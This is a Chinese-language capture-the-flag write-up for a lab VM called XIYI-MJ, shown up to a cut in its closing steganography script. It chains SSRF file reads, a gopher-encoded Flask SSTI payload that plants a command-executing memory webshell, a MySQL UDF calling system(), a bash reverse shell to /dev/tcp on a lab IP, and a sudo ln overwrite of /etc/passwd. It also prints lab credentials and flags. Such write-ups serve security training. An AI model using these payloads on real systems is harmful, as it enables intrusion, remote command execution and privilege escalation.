XIYI-MJ

1.信息收集

常规扫描

tcp

```
┌──(root㉿kali)-[/tmp/test]
└─# nmap --min-rate 10000 -p- 192.168.2.57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 07:42 EST
Nmap scan report for 192.168.2.57
Host is up (0.00044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:51:70:67 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds

┌──(root㉿kali)-[/tmp/test]
└─# nmap -sV -sC -O -p22,80 192.168.2.57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 07:43 EST
Nmap scan report for 192.168.2.57
Host is up (0.00024s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Webpage Preview Tool
MAC Address: 08:00:27:51:70:67 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.87 seconds

┌──(root㉿kali)-[/tmp/test]
└─# nmap --script=vuln -p22,80 192.168.2.57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 07:43 EST
Nmap scan report for 192.168.2.57
Host is up (0.00037s latency).

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
MAC Address: 08:00:27:51:70:67 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 37.37 seconds
```

udp

```
┌──(root㉿kali)-[/tmp/test]
└─# nmap -sU --top-ports 20 192.168.2.57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 07:43 EST
Nmap scan report for 192.168.2.57
Host is up (0.00077s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
123/udp   open|filtered ntp
```


```
135/udp   open|filtered msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   closed        snmp
162/udp   closed        snmptrap
445/udp   open|filtered microsoft-ds
500/udp   closed        isakmp
514/udp   closed        syslog
520/udp   open|filtered route
631/udp   closed        ipp
1434/udp  closed        ms-sql-m
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
49152/udp closed        unknown
MAC Address: 08:00:27:51:70:67 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.47 seconds
```

tcp开放22，80端口，udp判断难度较大，优先级可排后

2.web渗透

初步测试

web页面，很容易想到可能存在ssrf漏洞



http://www.baidu.com

Supported URL Types
HTTP, HTTPS, FTP, and other standard protocols are supported.

```
<!DOCTYPE html><!--STATUS OK--><html><head><meta http-equiv="Content-Type" content="text/html;charset=utf-8"><
meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"><meta content="origin-when-cross-origin" name="re
ferrer"><meta name="theme-color" content="#ffffff"><meta name="description" content="全球领先的中文搜索引擎、致力于
让网民更便捷地获取信息，找到所求。百度超过千亿的中文网页数据库，可以瞬间找到相关的搜索结果。"><link rel="shortcut icon" href
="https://www.baidu.com/favicon.ico" type="image/x-icon" /><link rel="search" type="application/opensearchdesc
ription+xml" href="/content-search.xml" title="百度搜索" /><link rel="stylesheet" data-for="result" href="http
s://pss.bdstatic.com/r/www/static/font/cosmic/pc/cos-icon_0670c70.css"/><link rel="icon" sizes="any" mask href
="https://www.baidu.com/favicon.ico"><link rel="dns-prefetch" href="//dss0.bdstatic.com"/><link rel="dns-prefe
tch" href="//dss1.bdstatic.com"/><link rel="dns-prefetch" href="//ss1.bdstatic.com"/><link rel="dns-prefetch"
href="//sp0.baidu.com"/><link rel="dns-prefetch" href="//sp1.baidu.com"/><link rel="dns-prefetch" href="//sp
2.baidu.com"/><link rel="dns-prefetch" href="//pss.bdstatic.com"/><link rel="apple-touch-icon-precomposed" hre
f="https://psstatic.cdn.bcebos.com/video/wiseindex/aa6eef91f8b5b1a33b454c401_1660835115000.png"><title>百度一
下，你就知道</title><style index="newi" type="text/css">#form .bdsug{top:39px}.bdsug{display:none;position:absol
ute;width:535px;background:#fff;border:1px solid #ccc!important;_overflow:hidden;box-shadow:1px 1px 3px #edede
d;-webkit-box-shadow:1px 1px 3px #ededed;-moz-box-shadow:1px 1px 3px #ededed;-o-box-shadow:1px 1px 3px #edede
d}.bdsug li{width:519px;color:#000;font:14px arial;line-height:25px;padding:0 8px;position:relative;cursor:def
ault}.bdsug li.bdsug-s{background:#f0f0f0}.bdsug-store span,.bdsug-store b{color:#7A77C8}.bdsug-store-del{fon
```

利用file协议先尝试读取passwd文件

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
tftp:x:106:113:tftp daemon,,,:/srv/tftp:/usr/sbin/nologin
lemon:x:1001:1001:lemon:/home/lemon:/bin/bash
mysql:x:107:114:MySQL Server,,,:/nonexistent:/bin/false
```

可以发现存在tftp用户，结合udp扫描结果，猜测可能会存在tftp服务

本地端口探测

ssrf更深的危害，多要结合其他服务产生，读取文件并未发现敏感信息，进行本地端口探测

方法一

老夜提供的方法也是目前最好的方法，读取/proc/net/tcp文件，在 Linux 系统中/proc/net/tcp文件提供了tcp连接的信息

利用file协议读取


```
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt
uid  timeout inode
   0: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0        0 14261 1 0000000054c1d360 100 0 0 10 0
   1: 0100007F:091C 00000000:0000 0A 00000000:00000000 00:00000000 00000000
33        0 15132 1 000000005eaf8d0a 100 0 0 10 0
   2: 0100007F:091D 00000000:0000 0A 00000000:00000000 00:00000000 00000000
33        0 15144 1 00000000bd9ebf81 100 0 0 10 0
   3: 0100007F:0CEA 00000000:0000 0A 00000000:00000000 00:00000000 00000000
107        0 15456 1 00000000a1bd6770 100 0 0 10 0
```

转换一下信息

```
TCP 连接状态信息
连接列表
连接 0:
- 本地地址: 0.0.0.0:22
- 远程地址: 0.0.0.0:0
- 状态: LISTEN (监听)
- 发送队列: 0 字节
- 接收队列: 0 字节
- UID: 0 (root)
- Inode: 14261

连接 1:
- 本地地址: 127.0.0.1:2332
- 远程地址: 0.0.0.0:0
- 状态: LISTEN (监听)
- 发送队列: 0 字节
- 接收队列: 0 字节
- UID: 33
- Inode: 15132

连接 2:
- 本地地址: 127.0.0.1:2333
- 远程地址: 0.0.0.0:0
- 状态: LISTEN (监听)
- 发送队列: 0 字节
- 接收队列: 0 字节
- UID: 33
- Inode: 15144

连接 3:
- 本地地址: 127.0.0.1:3306
- 远程地址: 0.0.0.0:0
- 状态: LISTEN (监听)
- 发送队列: 0 字节
- 接收队列: 0 字节
- UID: 107
- Inode: 15456

服务说明
- 端口 22: SSH 服务
- 端口 3306: MySQL 数据库服务
- 端口 2332/2333: 应用程序服务端口
- 所有服务: 处于监听状态, 等待连接
```

方法二

利用ssrf中的dict协议爆破端口，http协议同样可以


Burp Suite专业版 v2024.10 - 临时项目 - licensed to h3110w0r1d
Sniper攻击
开始攻击
payload
3. Intruder attack of http://192.168.2.57
结果
位置
Intruder攻击结果过滤器：显示所有条目
已完成

请求	payload	状态码	接收到响应	错误	超时	长度	注释
2332	2332	200	18			9374	
2333	2333	200	24			9374	
80	80	200	733			9311	
10000	10000	200	5			8784	
1102	1102	200	8			8783	
1670	1670	200	19			8783	

扫出来了2332和2333端口

源码文件

http协议可以得到信息回显

分别是

```
get reply.py
get app.py
```

结合之前信息，可以尝试tftp连接获取这两个py文件

```
┌──(root㉿kali)-[/tmp/test]
└─# tftp 192.168.2.57
tftp> get app.py
tftp> get reply.py
tftp> quit

┌──(root㉿kali)-[/tmp/test]
└─# cat *
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route('/')
def index():
    return "get app.py"





#此处隐藏








# 直接渲染 - 存在SSTI漏洞，在哪呢？

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=2333, debug=False, threaded=True)
from flask import Flask, request
import socket
import threading

app = Flask(__name__)

def forward_to_2333(data):
    def forward():
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.settimeout(5)
                s.connect(('127.0.0.1', 2333))

                # 构建HTTP POST请求
                http_request = f"""********************

**********************************************
                """

                s.send(http_request)

                # 接收响应但不处理
                response = b""
                while True:
                    chunk = s.recv(4096)
                    if not chunk:
                        break
                    response += chunk
        except:
            pass  # 忽略所有错误

    # 在后台线程中执行转发
    thread = threading.Thread(target=forward)
    thread.daemon = True
    thread.start()

@app.route('/', methods=['GET', 'POST', 'PUT', 'DELETE', 'PATCH', 'OPTIONS',
'HEAD'])
def relay():
    try:
        # 获取原始数据
        raw_data = request.get_data()

        # 在后台转发到2333端口
        if raw_data:
            forward_to_2333(raw_data)

        return "get reply.py"

    except Exception:
        return "get reply.py"

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=2332, debug=False, threaded=True)
```

虽然隐藏了部分代码，结合提示，不难看出2332端口服务作为中继将得到的所有请求体不做任何处理转发到2333端口，在2333端口进行渲染导致ssti漏洞，而且均无回显

而且ssrf仍然支持tftp协议可以直接利用tftp://127.0.0.1/app.py读取源码文件

这也是预期路径，但是由于源码文件藏得不够深，就在opt下，所以同样也可以通过file协议直接读取到完整源码文件

getshell

拿到shell的方法就是gopher打flask，方式有很多，这里采用注入内存马

```
payload:

data={{url_for.__globals__.current_app.after_request_funcs.setdefault(None,
[]).append(
    url_for.__globals__['__builtins__']['eval'](
        "lambda resp:
__import__('flask').make_response(__import__('os').popen(__import__('flask').r
equest.args.get('cmd')).read()) if __import__('flask').request.args.get('cmd')
else resp"
))}}

gopher编码结果

gopher://127.0.0.1:2332/_POST%20%2F%20HTTP%2F1.1%0D%0AHost%3A%20127.0.0.1%3A23
32%0D%0AContent-Type%3A%20application%2Fx-www-form-urlencoded%0D%0AContent-
Length%3A%20331%0D%0A%0D%0Adata%3D%7B%7Burl_for.__globals__.current_app.after_
request_funcs.setdefault%28None%2C%20%5B%5D%29.append%28%0A%20%20%20%20url_for
.__globals__%5B%27__builtins__%27%5D%5B%27eval%27%5D%28%0A%20%20%20%20%20%20%2
0%20%22lambda%20resp%3A%20__import__%28%27flask%27%29.make_response%28__import
__%28%27os%27%29.popen%28__import__%28%27flask%27%29.request.args.get%28%27cmd
%27%29%29.read%28%29%29%20if%20__import__%28%27flask%27%29.request.args.get%28
%27cmd%27%29%20else%20resp%22%0A%29%29%7D%7D
```

发送即可注入内存马，直接http://127.0.0.1:2333/?cmd=command即可执行命令

3.提权

lemon

在web目录下发现文件secret_of_lemon.txt，明显文件大小不对，less查看发现零宽字符

```
www-data@XIYI:~/html$ ls -al
total 24
drwxr-xr-x 2 root root 4096 Nov 11 03:57 .
drwxr-xr-x 3 root root 4096 Apr  4  2025 ..
-rw-r--r-- 1 root root 9563 Nov 10 23:06 index.php
-rw-r--r-- 1 root root  547 Nov 11 03:57 secret_of_lemon.txt
```

```
www-data@XIYI:~/html$ cat secret_of_lemon.txt
# Last updated: 2023-11-15
nothing here
#
www-data@XIYI:~/html$
```

解密得到凭据`lemon:Very_sour_lemon`

user.txt

```
lemon@XIYI:~$ cat user.txt
flag{lemon-d9832a587d8a4de1e69c94e1d907d421}
```

root

在lemon家目录下发现pass.txt，经过尝试是mysql数据库密码
lemon的sudo权限以及开放的端口

```
lemon@XIYI:~$ cat pass.txt
root:rootted

lemon@XIYI:~$ sudo -l
Matching Defaults entries for lemon on XIYI:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lemon may run the following commands on XIYI:
    (root) NOPASSWD: /usr/bin/ln -sf * /usr/lib/mysql/plugin/*


lemon@XIYI:~$ ss -lnt
State       Recv-Q      Send-Q             Local Address:Port             Peer
Address:Port
LISTEN      0           80                     127.0.0.1:3306
0.0.0.0:*
LISTEN      0           128                      0.0.0.0:22
0.0.0.0:*
LISTEN      0           128                    127.0.0.1:2332
0.0.0.0:*
LISTEN      0           128                    127.0.0.1:2333
0.0.0.0:*
LISTEN      0           128                            *:80
*:*
```

```
LISTEN      0           128                          [::]:22
[::]:*
```

简单筛查可发现root.bak文件，权限仅mysql用户可读

```
lemon@XIYI:~$ find / -iname "*bak*" 2>/dev/null
/usr/local/lib/python3.9/dist-packages/pytz/zoneinfo/Asia/Baku
/usr/lib/mysql/plugin/root.bak
/usr/share/zoneinfo/Asia/Baku
/usr/share/zoneinfo/posix/Asia/Baku
/usr/share/zoneinfo/right/Asia/Baku

lemon@XIYI:~$ ls -al /usr/lib/mysql/plugin/root.bak
-r-------- 1 mysql mysql 13 Nov 10 22:18 /usr/lib/mysql/plugin/root.bak
```

预期解

通过mysql udf横向提权到mysql读取root.bak，然后提升至root权限

这里不能直接通过load_file()读取文件，即使root.bak在其他目录下，因为mysql读取时是这样情况，其实有点神奇

```
root@XIYI:/tmp# mkdir test
root@XIYI:/tmp# cd test/
root@XIYI:/tmp/test# echo "123" >> root.bak
root@XIYI:/tmp/test# chown mysql:mysql root.bak
root@XIYI:/tmp/test# chmod 400 root.bak
root@XIYI:/tmp/test# ls -al
total 12
drwxr-xr-x  2 root  root  4096 Nov 12 23:01 .
drwxrwxrwt 11 root  root  4096 Nov 12 23:01 ..
-r--------  1 mysql mysql    4 Nov 12 23:01 root.bak
root@XIYI:/tmp/test# mysql -uroot -prootted

MariaDB [(none)]> select load_file("/tmp/test/root.bak");
+---------------------------------+
| load_file("/tmp/test/root.bak") |
+---------------------------------+
| NULL                            |
+---------------------------------+
1 row in set (0.000 sec)

MariaDB [(none)]> exit
Bye
root@XIYI:/tmp/test# chmod 440 root.bak
```

```
root@XIYI:/tmp/test# ls -al
total 12
drwxr-xr-x  2 root  root  4096 Nov 12 23:01 .
drwxrwxrwt 11 root  root  4096 Nov 12 23:01 ..
-r--r-----  1 mysql mysql    4 Nov 12 23:01 root.bak

root@XIYI:/tmp/test# mysql -uroot -prootted

MariaDB [(none)]> select load_file("/tmp/test/root.bak");
+-----------------------------------+
| load_file("/tmp/test/root.bak") |
+-----------------------------------+
| NULL                              |
+-----------------------------------+
1 row in set (0.000 sec)

MariaDB [(none)]> exit
Bye
root@XIYI:/tmp/test# chmod 444 root.bak
root@XIYI:/tmp/test# mysql -uroot -prootted

MariaDB [(none)]> select load_file("/tmp/test/root.bak");
+-----------------------------------+
| load_file("/tmp/test/root.bak") |
+-----------------------------------+
| 123
                             |
+-----------------------------------+
1 row in set (0.001 sec)

MariaDB [(none)]>
```

从上述很容易看出问题所在

编译恶意so文件，so文件需要保证mysql进程能够访问

```
udf.c

#include <stdio.h>

#include <stdlib.h>



enum Item_result {STRING_RESULT, REAL_RESULT, INT_RESULT, ROW_RESULT};
```

```
typedef struct st_udf_args {

        unsigned int            arg_count;      // number of arguments

        enum Item_result        *arg_type;      // pointer to item_result

        char                    **args;         // pointer to arguments

        unsigned long           *lengths;       // length of string args

        char                    *maybe_null;    // 1 for maybe_null args

} UDF_ARGS;


typedef struct st_udf_init {

        char                    maybe_null;     // 1 if func can return NULL

        unsigned int            decimals;       // for real functions

        unsigned long           max_length;     // for string functions

        char                    *ptr;           // free ptr for func data

        char                    const_item;     // 0 if result is constant

} UDF_INIT;


int do_system(UDF_INIT *initid, UDF_ARGS *args, char *is_null, char *error)

{

        if (args->arg_count != 1)

                return(0);


        system(args->args[0]);
        return(0);

}



char do_system_init(UDF_INIT *initid, UDF_ARGS *args, char *message)

{

        return(0);

}

-------------------------------------------------------------------------

lemon@XIYI:/tmp$ gcc -g -shared -o udf.so udf.c -lc
lemon@XIYI:/tmp$ sudo /usr/bin/ln -sf /tmp/udf.so /usr/lib/mysql/plugin/udf.so


lemon@XIYI:/tmp$ mysql -uroot -prootted

MariaDB [(none)]> CREATE FUNCTION do_system RETURNS INTEGER SONAME 'udf.so';
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> SELECT * FROM mysql.func WHERE name='do_system';
+-----------+-----+--------+----------+
| name      | ret | dl     | type     |
+-----------+-----+--------+----------+
| do_system |   2 | udf.so | function |
+-----------+-----+--------+----------+
1 row in set (0.001 sec)

MariaDB [(none)]> SELECT do_system('/bin/bash -c "bash -i >&
/dev/tcp/192.168.2.60/2332 0>&1"');
strace: Process 1123 attached
strace: Process 1124 attached
strace: Process 1125 attached


mysql@XIYI:/var/lib/mysql$ cat root.bak
cat root.bak
root:ezlemon
```

即可接收到mysql权限的shell，提权即可

非预期解

sudo权限提供了ln，路径穿越覆盖即可

```
sudo /usr/bin/ln -sf /home/lemon/passwd
/usr/lib/mysql/plugin/../../../../../etc/passwd
```

root.txt

```
root@XIYI:~# cat /root/root.txt
flag{root-e6a6e8eac98579c8d826d07df3c132bc}
```

附上脚本

听是好多被gopher编码恶心到了，附上一直在用的脚本

gopher编码脚本

```
#!/usr/bin/env python3
"""
gopher_single_encode.py

按"单次 percent-encode"规则生成 gopher POST 请求的 selector 和 gopher:// URL。

不会执行网络请求——仅生成编码字符串供你在本地测试使用。

用法（交互式）:
  python3 gopher_single_encode.py

或命令行:
  python3 gopher_single_encode.py --host 127.0.0.1 --port 5000 --path / --body
'name=foo'
  python3 gopher_single_encode.py --host 127.0.0.1 --port 5000 --path / --file
payload.txt
  python3 gopher_single_encode.py --host 127.0.0.1 --port 5000 --path / --
method GET --body 'cmd=ls'
"""
import argparse
import urllib.parse
import sys

def build_raw_request(host, port, path, body, method="POST",
extra_headers=None):
    lines = []

    if method.upper() == "GET":
        # 对于GET请求，将参数附加到路径中
        if body:
            if '?' in path:
                path += '&' + body
            else:
                path += '?' + body
        lines.append(f"GET {path} HTTP/1.1")
        lines.append(f"Host: {host}:{port}")
        # GET请求通常没有Content-Type和Content-Length
        if extra_headers:
            for k,v in extra_headers.items():
                lines.append(f"{k}: {v}")
    else:
        # 默认POST请求
        content_length = len(body.encode('utf-8'))
        lines.append(f"POST {path} HTTP/1.1")
        lines.append(f"Host: {host}:{port}")
        headers = {
            "Content-Type": "application/x-www-form-urlencoded",
            "Content-Length": str(content_length),
        }
        if extra_headers:
            headers.update(extra_headers)
        for k,v in headers.items():
            lines.append(f"{k}: {v}")

    request = "\r\n".join(lines) + "\r\n\r\n"

    # 对于POST请求，添加请求体
    if method.upper() == "POST" and body:
        request += body

    return request

def single_encode_selector(raw_request, prefix_underscore=True):
    # Percent-encode the raw_request (encode all non-alphanum)
    encoded = urllib.parse.quote(raw_request, safe='')
    selector = ("_" if prefix_underscore else "") + encoded
    return selector

def make_gopher_url(host, port, selector):
    return f"gopher://{host}:{port}/{selector}"
```

```
def parse_args():
    p = argparse.ArgumentParser()
    p.add_argument("--host", "-H", default=None, help="target host (IP)")
    p.add_argument("--port", "-P", default=None, help="target port")
    p.add_argument("--path", default="/", help="HTTP path, e.g. / or /submit")
    p.add_argument("--body", "-d", default=None, help="POST body or GET query
string (raw text). If omitted, will prompt.")
    p.add_argument("--file", "-f", default=None, help="Read payload from
file")
    p.add_argument("--method", "-m", default="POST", choices=["GET", "POST"],
help="HTTP method (GET or POST)")
    p.add_argument("--prefix-underscore", action="store_true", default=True,
help="prefix selector with '_' (common usage)")
    p.add_argument("--no-prefix-underscore", action="store_false",
dest="prefix_underscore", help="do not prefix selector with '_'")
    p.add_argument("--headers", default=None, help="Additional headers in
format 'Header1: Value1;Header2: Value2'")
    return p.parse_args()

def main():
    args = parse_args()
    host = args.host or input("target host (IP, e.g. 127.0.0.1): ").strip()
    port = args.port or input("target port (e.g. 5000): ").strip()
    path = args.path
    method = args.method

    # 处理额外headers
    extra_headers = {}
    if args.headers:
        for header_pair in args.headers.split(';'):
            if ':' in header_pair:
                key, value = header_pair.split(':', 1)
                extra_headers[key.strip()] = value.strip()

    # 从文件或命令行参数获取body
    body = ""
    if args.file:
        try:
            with open(args.file, 'r', encoding='utf-8') as f:
                body = f.read().strip()
        except FileNotFoundError:
            print(f"Error: File {args.file} not found.")
            sys.exit(1)
        except Exception as e:
            print(f"Error reading file: {e}")
            sys.exit(1)
    elif args.body:
        body = args.body
    else:
        print(f"Enter {method} body/query (single line). End with Enter:")
        body = sys.stdin.readline().rstrip("\n")

    raw_request = build_raw_request(host, port, path, body, method=method,
extra_headers=extra_headers)
    selector = single_encode_selector(raw_request,
prefix_underscore=args.prefix_underscore)
    gopher_url = make_gopher_url(host, port, selector)

    print(f"\n--- RAW HTTP {method} REQUEST (visualized CRLF as \\r\\n) ---
\n")
    print(raw_request.replace("\r\n", "\\r\\n\n"))
    print("\n--- Single-encode selector ---\n")
    print(selector)
    print("\n--- gopher URL (paste into a client that supports gopher) ---\n")
    print(gopher_url)
    print("\n--- NOTES ---")
    if method == "POST":
        print("- Content-Length computed as bytes length of body (UTF-8).")
    print("- This is SINGLE percent-encoding (client needs to decode once to
get real CRLF).")
    print("")

if __name__ == '__main__':
    main()
```

零宽解密脚本

```
非通用



import os
import sys

# --- 零宽字符与二进制位的映射 ---
# ZWSP: \u200b -> 0
# ZWNJ: \u200c -> 1
ZERO_WIDTH_CHARS = {
    '\u200b': '0',  # ZERO WIDTH SPACE (ZWSP)
    '\u200c': '1',  # ZERO WIDTH NON-JOINER (ZWNJ)
}
```

```
# V3版本中，我们忽略分隔符（如 \u200d），强制按 8 位解析。
BYTE_SIZE = 8

def binary_to_text(binary_data: str) -> str:
    """
    将二进制字符串（8位）转换为对应的文本。
    """
    if not binary_data:
        return ""

    try:
        char_code = int(binary_data, 2)
        return chr(char_code)
    except ValueError:
        return f"[错误: 无法解析二进制串 '{binary_data}']"
    except OverflowError:
        # 当尝试将非常长的字符串解析为单个数字时出现
        return f"[错误: 数字过大或编码无效 '{binary_data}']"

def decode_zero_width_steg(encoded_text: str) -> str:
    """
    从包含零宽隐写的文本中解密隐藏消息，强制按 8 位一组解析。
    """

    extracted_bits = ""

    # 1. 提取所有有效的零宽字符并转换成一个连续的二进制长串
    for char in encoded_text:
        if char in ZERO_WIDTH_CHARS:
